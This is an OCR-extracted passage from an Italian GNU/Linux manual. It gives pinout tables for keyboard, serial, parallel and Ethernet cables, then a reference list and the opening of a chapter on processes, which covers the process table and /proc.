
9.12.2 Tastiere

Figura 9.145. Connettore PS/2, ovvero «mini-DIN», di una tastiera.



Terminale	Denominazione standard	Annotazioni
1	keyboard data	Il filo potrebbe essere di colore bianco.
2	keyboard reset	Non utilizzato e non collegato.
3	ground	Il filo potrebbe essere di colore bianco giallo ed è separato elettricamente dalla schermatura esterna.
4	keyboard power supply	Il filo potrebbe essere di colore bianco rosso e viene fornita una tensione di +5 V.
5	keyboard clock	Il filo potrebbe essere di colore verde.
6	--	Non utilizzato.

Figura 9.146. Connettore AT, ovvero «DIN», di una tastiera.



Terminale	Denominazione standard	Annotazioni
1	keyboard clock	
2	keyboard data	
3	keyboard reset	Non utilizzato e non collegato.
4	ground	
5	keyboard power supply	Viene fornita una tensione di +5 V.

Tabella 9.147. Il cavo di una tastiera «AT» che termina con un connettore «DIN», normalmente, all'altra estremità è collegato al circuito stampato attraverso un connettore rettangolare a sei poli, secondo questa numerazione.

Terminale	Denominazione standard	Annotazioni
1	keyboard clock	
2	keyboard data	
3	--	Non utilizzato.
4	--	Non utilizzato.
5	ground	

Terminale	Denominazione standard	Annotazioni
6	keyboard power supply	+5 V.

9.12.3 Porte seriali

Per realizzare un cavo Null-modem che permetta la connessione tra due elaboratori (o comunque due unità DTE) attraverso la porta seriale utilizzando un controllo di flusso software, ovvero XON/XOFF, sono sufficienti tre fili. Nello schema della tabella 9.148 sono rappresentate le diverse possibilità di collegamento a seconda che si utilizzino connettori DB-25 o DB-9.

Tabella 9.148. Cavo seriale a tre fili, per collegamenti tra DTE e DTE.

DB-25 femmina	DB-25 femmina	DB-25 femmina	DB-9 femmina	DB-9 femmina	DB-9 femmina
2	3	2	2	2	3
3	2	3	3	3	2
7	7	7	5	5	5

Per realizzare un cavo Null-modem che permetta la connessione tra due elaboratori (o comunque due unità DTE) attraverso la porta seriale utilizzando un controllo di flusso hardware, ovvero RTS/CTS, sono necessari sette fili. Nello schema della tabella 9.149 sono rappresentate le diverse possibilità di collegamento a seconda che si utilizzino connettori DB-25 o DB-9 femmina.

Tabella 9.149. Cavo seriale a sette fili, per collegamenti tra DTE e DTE.

DB-25 femmina	DB-25 femmina	DB-25 femmina	DB-9 femmina	DB-9 femmina	DB-9 femmina
2	3	2	2	3	2
3	2	3	3	2	3
4	5	4	8	7	8
5	4	5	7	8	7
6+8	20	6+8	4	6+1	4
20	6+8	20	6+1	4	6+1
7	7	7	5	5	5

Figura 9.150. Disposizione dei contatti di un connettore BD-25 femmina.





Figura 9.151. Disposizione dei contatti di un connettore BD-9 femmina.



9.12.4 Porte parallele

«

Il cavo parallelo incrociato, detto anche Null-printer o Laplink o Interlink, è utilizzabile in particolare per le connessioni PLIP. Permette il collegamento attraverso porte parallele normali. L'eventuale schermatura metallica può essere collegata alla massa del connettore, ma solo a uno dei due capi. Controllare la documentazione contenuta nel file '***sorgenti_linux***`/drivers/net/README1.PLIP`'.

Tabella 9.152. Cavo parallelo incrociato.

Connettore A DB-25 maschio			Connettore B DB-25 maschio
Nome	Contatto	Contatto	Nome
Data Bit 0	2	15	Error
Data Bit 1	3	13	Select
Data Bit 2	4	12	Paper Out
Data Bit 3	5	10	Acknowledge
Data Bit 4	6	11	Busy
Acknowledge	10	5	Data Bit 3
Busy	11	6	Data Bit 4
Paper Out	12	4	Data Bit 2
Select	13	3	Data Bit 1
Error	15	2	Data Bit 0
Signal Ground	25	25	Signal Ground

Il cavo parallelo bidirezionale **non è più utilizzato** con GNU/Linux: permetteva il collegamento attraverso porte parallele bidirezionali con velocità di comunicazione maggiori rispetto a un cavo incrociato normale.

La connessione di un cavo bidirezionale su elaboratori accesi comporta qualche rischio in più rispetto alla connessione di un cavo normale. Sotto questo aspetto, l'uso di un cavo del genere, anche se potrebbe fornire prestazioni doppie rispetto a un cavo incrociato normale, è **generalmente sconsigliabile**.

Tabella 9.153. Cavo parallelo bidirezionale **non più utilizzato** con GNU/Linux.

Connettore A DB-25 maschio Nome	Contatto	Contatto	Connettore B DB-25 maschio Nome
Strobe	1	11	Busy
Data Bit 0	2	2	Data Bit 0
Data Bit 1	3	3	Data Bit 1
Data Bit 2	4	4	Data Bit 2
Data Bit 3	5	5	Data Bit 3
Data Bit 4	6	6	Data Bit 4
Data Bit 5	7	7	Data Bit 5
Data Bit 6	8	8	Data Bit 6
Data Bit 7	9	9	Data Bit 7
Busy	11	1	Strobe
Paper Out	12	14	Autofeed
Select	13	17	Select
Autofeed	14	12	Paper Out
Error	15	18	Ground
Reset	16	10	Acknowledge
Ground	18	15	Error
Signal Ground	25	25	Signal Ground

Figura 9.154. Disposizione dei contatti di un connettore BD-25 maschio.





Figura 9.155. Disposizione dei contatti di un connettore Centronics a 36 poli (stampante).




9.12.5 Reti Ethernet

Figura 9.156. Connettori RJ-45 (ISO 8877).




Figura 9.157. Cavo Ethernet 10baseT diretto. Le coppie 1-2 e 3-6 sono ritorte.




Spina RJ-45 Nome	Contatto	Colore filo	Contatto	Spina RJ-45 Nome
TxData +	1	bian-co/arancio	1	TxData +
TxData –	2	arancio	2	TxData –
RxData +	3	bian-co/verde	3	RxData +
RxData –	6	verde	6	RxData –

Figura 9.158. Cavo Ethernet 10baseT incrociato per connettere due sole stazioni senza altri componenti intermedi. Le coppie 1-2:3-6 e 3-6:1-2 sono ritorte.




Spina RJ-45 Nome	Contatto	Colore filo	Contatto	Spina RJ-45 Nome
TxData +	1	bianco/arancio	3	RxData +
TxData –	2	arancio	6	RxData –
RxData +	3	bianco/verde	1	TxData +
RxData –	6	verde	2	TxData –

Figura 9.159. Cavo Ethernet 100baseT categoria 5 diretto. Le coppie 1-2, 3-6, 4-5 e 7-8 sono ritorte.



Spina RJ-45 (T-568B)		Colore		Spina RJ-45 (T-568B)
Nome	Contatto	filo	Contatto	Nome
tx-d1+	1	aran-cio/bianco	1	tx-d1+
tx-d1–	2	arancio	2	tx-d1–
rx-d2+	3	bian-co/verde	3	rx-d2+
bi-d4+	4	blu	4	bi-d4+
bi-d4–	5	blu/bianco	5	bi-d4–
rx-d2–	6	verde	6	rx-d2–
bi-d3+	7	marro-ne/bianco	7	bi-d3+
bi-d3–	8	marrone	8	bi-d3–

Figura 9.160. Cavo Ethernet 100baseT categoria 5 incrociato. Le coppie 1-2:3-6, 3-6:1-2, 4-5:7-8 e 7-8:4-5 sono ritorte.



Spina RJ-45 (T-568B)		Colore		Spina RJ-45 (T-568A)
Nome	Contatto	filo	Contatto	Nome
tx-d1+	1	arancio/bianco	3	rx-d2+
tx-d1–	2	arancio	6	rx-d2–
rx-d2+	3	bianco/verde	1	tx-d1+
bi-d4+	4	blu	4	bi-d4+
bi-d4–	5	blu/bianco	5	bi-d4–
rx-d2–	6	verde	2	tx-d1–
bi-d3+	7	marrone/bianco	7	bi-d3+
bi-d3–	8	marrone	8	bi-d3–

Tabella 9.161. I cavi si distinguono in categorie, secondo le prestazioni offerte.

Categoria	Descrizione
categoria 1	Nessun criterio di prestazioni.
categoria 2	1 MHz (cavi telefonici).
categoria 3	16 MHz (Ethernet 10baseT).
categoria 4	20 MHz (Token-Ring e Ethernet 10baseT).
categoria 5	100 MHz (Ethernet 100baseT e 10baseT).
categoria 5e	1 GHz (Ethernet 1000baseT, 100baseT e 10baseT).
categoria 6	1 GHz (Ethernet 1000baseT, 100baseT e 10baseT).

9.13 Riferimenti

- *How to Convert a Computer ATX Power Supply to a Lab Power Supply*, http://www.wikihow.com/Convert-a-Computer-ATX-Power-Supply-to-a-Lab-Power-Supply
- Intel corporation, *ATX12V Power Supply Design Guide*, 2005, http://www.formfactors.org/developer%5Cspecs%5CATX12V_PSDG_2_2_public_br2.pdf
- Leroy Davis, *IDE (ATA) Bus*, http://www.interfacebus.com/Design_Connector_IDE.html
- *Computer hope*, *Hard disk drive definitions*, http://www.computerhope.com/jargon/hdd.htm
- *Computer hope*, *Computer interface help and information*, http://www.computerhope.com/help/ide.htm
- Charles M. Kozierok, *The PC guide*, *Integrated Drive Electronics / AT Attachment (IDE/ATA) Interface*, http://www.pcguide.com/ref/hdd/if/ide/

- *ATA/ATAPI history*, ATA-ATAPI.COM, *http://www.ata-atapi.com/hist.html*
- *The Linux gazette*, numero 57, settembre 2000, Chris Stoddard, *CD-writing with an ATAPI CDR Mini-HOWTO*, *http://linuxgazette.net/issue57/stoddard.html*
- Leroy Davis, *Serial ATA Bus*, *http://www.interfacebus.com/Design_Connector_Serial_ATA.html*
- *Serial ATA (SATA)*, *http://www.ata-atapi.com/sata.html*
- *SATA-IO*, *http://www.sata-io.org/* , *http://www.serialata.org/*
- Charles M. Kozierok, *The PC guide*, *Older bus types*, *http://www.pcguide.com/ref/mbsys/buses/types/older-c.html*
- Steven Nikkel, *AGP Compatibility*, *http://www.ertyu.org/steven_nikkel/agpcompatibility.html*
- *PCI Express*, *http://www.pantherproducts.co.uk/Articles/Motherboard/PCI_Express.shtml*
- Brad Hards, *The Linux USB sub-system*, Sigma Bravo Pty, *http://www.linux-usb.org/USB-guide/book1.html*
- Willy Tarreau, *Linux-kernel archive*, 2 maggio 2004, *http://lkml.indiana.edu/hypermail/linux/kernel/0405.0/0252.html*
- *WimsBIOS*, *http://www.wimsbios.com/*
- *UniFlash*, *http://www.rainbow-software.org/uniflash/*
- *Bios-Drivers.com*, *http://www.bios-drivers.com*
- *Award BIOS upgrades*, *http://www.award-bios.com*
- *American Megatrends, Inc.*, *http://www.megatrends.com*

- *Coreboot*, http://www.coreboot.org/Welcome_to_coreboot
- Ron Minnich, *Porting LinuxBIOS to the AMD SC520*, http://www.linuxjournal.com/article/8120
- *OpenBIOS*, http://www.openfirmware.info/Welcome_to_OpenBIOS
- *U-BOOT*, http://u-boot.sourceforge.net
- *Awardmod*, http://sourceforge.net/projects/awardmod/
- *The ROMOS project*, http://rayer.ic.cz/romos/romose.htm
- *BIOS Kompendium*, http://www.bios-info.de/download/dlprgs.htm
- *Modifying your BIOS for fun and profit*, http://darkness.codefu.org/wordpress/2003/01/modifying-your-bios-for-fun-and-profit/
- Wikipedia, *Ethernet over twisted pair*, http://en.wikipedia.org/wiki/Ethernet_over_twisted_pair
- *Getting into the BIOS*, http://www.inventio.co.uk/gettingintothebios.htm
- *Getting into the "setup" program during boot-up*, http://www.bobjohnson.com/laptopandcomputerinfo/setup.htm
- Hubert Gregoire, *BIOS et SETUP*, http://www.ac-nancy-metz.fr/services/tec/bios.htm
- *Bios central*, http://www.bioscentral.com/
- *Total hardware 1999*, http://wayback.archive.org/web/*/http://th99.dyndns.org/
- Jarno Niemelä, *Jargon's Driver Museum: BIOS utilities*, http://www.drivermuseum.com/files/utils/bios_u.html

- *Mastodonic*, http://mastodonpc.tripod.com/
- Andreas Schwertner, *PROJECT N° 5, Z80-CPU-based microcomputer*, http://wayback.archive.org/web/2004/quisquose.com/project_no5.htm
- *Bitsavers*, http://www.bitsavers.org
- John G. Zabolitzky e collaboratori, *Cray-Cyber*, http://www.cray-cyber.org/general/start.php
- John G. Zabolitzky, *Vintage Computer Festival Europe 1.0*, *MUNIAC*, http://www.travelnotes.de/computer/vcfe/muniac.htm

[1] **Linux PCI utilities** GNU GPL

[2] Questa immagine è di *borg_no·one (ad) gmx·net* e viene riutilizzata qui con il suo permesso. L'autore dell'immagine la considera di dominio pubblico. Il sito da cui proveniva questa immagine era *Borg Number One's - BIOS Pages*, attualmente non più rintracciabile.

[3] **UniFlash** GNU GPL

[4] **Memtest86+** GNU GPL

[5] **Cmoser** software gratuito

[6] **Dug_ide** software gratuito, accompagnato dai sorgenti

[7] **Bios** software gratuito

[8] **Biosutil** shareware

Capitolo 10

Processi di elaborazione

10.1 Introduzione ai processi 703
10.1.1 Tabella dei processi 704
10.1.2 Nascita e morte di un processo 705
10.1.3 Comunicazione tra processi 707
10.1.4 Scheduling e priorità 713
10.1.5 Privilegi dei processi 714
10.1.6 Variabili di sistema 714
10.2 Procedura di inizializzazione del sistema (System V) 717
10.2.1 Init 718
10.2.2 File di configurazione «/etc/inittab» 720
10.2.3 Script «/etc/initscript» 726
10.2.4 Procedura di attivazione e disattivazione dei servizi 727
10.3 Situazione dei processi 733
10.3.1 Process status 733
10.3.2 Utilizzo di «ps» 737
10.3.3 Utilizzo di «pstree» 741
10.3.4 Utilizzo di «top» 744
10.3.5 Utilizzo di «htop» 746
10.3.6 Determinazione del numero PID 749
10.4 Accesso ai file 749
10.4.1 Fuser 750

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

10.4.2 Lsof 753
10.5 Informazioni riepilogative 754
10.5.1 Utilizzo di «uptime» 755
10.5.2 Utilizzo di «free» 756
10.6 Controllo diagnostico con Strace 757
10.7 Invio di segnali ai processi 761
10.7.1 Segnali attraverso la tastiera 761
10.7.2 Segnali attraverso la shell 763
10.7.3 Comandi «kill...» 764
10.8 Controllo dei «job» di shell 767
10.8.1 Processi in primo piano e processi sullo sfondo 767
10.8.2 Avvio di un gruppo di elaborazione sullo sfondo . . 768
10.8.3 Sospensione di un gruppo di elaborazione in primo piano 769
10.8.4 Utilizzo di «jobs» 769
10.8.5 Riferimenti ai gruppi di elaborazione 771
10.8.6 Comando «fg» 772
10.8.7 Comando «bg» 773
10.8.8 Comando «kill» 773
10.9 Cattura dei segnali con la shell 774
10.9.1 Comando «trap» 775
10.10 Trasformare dei programmi comuni in demoni 776
10.10.1 Utilizzo di «nohup» 776

10.10.2 Utilizzo di «daemon» 779

bg 773 daemon 779 fg 772 free 756 fuser 749 htop 746 initscript 726 inittab 720 jobs 769 kill 764 773 killall 764 killall5 764 lsof 749 mkfifo 707 nohup 776 pidof 749 ps 733 737 pstree 733 741 sysctl.conf 714 top 744 trap 775 uptime 755

10.1 Introduzione ai processi

Un programma singolo, nel momento in cui viene eseguito, è un ***processo***. La nascita di un processo, cioè l'avvio di un programma, può avvenire solo tramite una richiesta da parte di un altro processo già esistente. Si forma quindi una sorta di gerarchia dei processi organizzata ad albero. Il processo principale (*root*) che genera tutti gli altri, è quello dell'eseguibile '**`init`**' che a sua volta è attivato direttamente dal kernel.

In linea di principio, il programma avviato dal kernel come processo principale, può essere qualunque cosa, anche una shell (tenendo conto, comunque, che il kernel predilige l'eseguibile '`/sbin/init`'), ma in tal caso si tratta di applicazioni specifiche e non di un sistema standard.

Qui si preferisce utilizzare il nome Init per identificare il processo principale, sapendo che questo si concretizza generalmente nell'eseguibile '**`init`**'.

10.1.1 Tabella dei processi

«

Il kernel gestisce una tabella dei processi che serve a tenere traccia del loro stato. In particolare sono registrati i valori seguenti:

- il nome dell'eseguibile in funzione;
- gli eventuali argomenti passati all'eseguibile al momento dell'avvio attraverso la riga di comando;
- il numero di identificazione del processo;
- il numero di identificazione del processo che ha generato quello a cui si fa riferimento;
- il nome del dispositivo di comunicazione se il processo è controllato da un terminale;
- il numero di identificazione dell'utente;
- il numero di identificazione del gruppo;

Il kernel Linux rende disponibile i dati della tabella dei processi attraverso un file system virtuale innestato nella directory '`/proc/`'. Dalla presenza di questo file system virtuale dipende la maggior parte dei programmi che si occupano di gestire i processi.

In particolare, a partire da questa directory se ne diramano altre, tante quanti sono i processi in esecuzione, ognuna identificata dal numero del processo stesso. Per esempio, '`/proc/1/`' contiene i file virtuali che rappresentano lo stato del processo numero uno, ovvero Init che è sempre il primo a essere messo in funzione (il processo zero corrisponde al kernel). Il listato seguente mostra il contenuto che potrebbe avere il file '`/proc/1/status`'.

```
Name:   init
State:  S (sleeping)
Pid:    1
PPid:   0
Uid:    0       0       0       0
Gid:    0       0       0       0
Groups:
VmSize:      764 kB
VmLck:         0 kB
VmRSS:        16 kB
VmData:       64 kB
VmStk:         4 kB
VmExe:        24 kB
VmLib:       628 kB
SigPnd: 0000000000000000
